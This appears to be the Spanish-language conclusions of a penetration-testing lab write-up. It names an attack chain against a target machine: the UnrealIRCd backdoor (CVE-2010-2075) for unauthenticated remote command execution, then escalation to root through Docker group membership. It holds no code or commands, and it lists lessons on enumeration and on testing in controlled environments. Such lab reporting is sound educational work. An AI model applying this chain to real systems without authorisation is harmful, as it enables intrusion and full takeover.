- Detección de multiples vulnerabilidades criticas y altas, priorizando la mas directa y confiable (UnrealIRCd backdoor – CVE-2010-2075).
- Ejecucion remota de comandos sin autenticación, con acceso inicial como usuario no privilegiado.
- Escalada de privilegios a root aprovechando pertenencia al grupo Docker, logrando control total del sistema
- Documentación detallada del proceso para reproducibilidad y fines educativos.

Aprendizajes:

- La fase de enumeración exhaustiva es clave para priorizar vulnerabilidades explotables con mayor impacto.
- Vulnerabilidades de configuración (como pertenencia a grupos privilegiados) pueden ser tan peligrosos como fallos de software.
- Es fundamental realizar las pruebas en entornos controlados y documentar cada paso para análisis posterior.

Estado final del objetivo:

Comprometido en su totalidad. Control administrativo obtenido.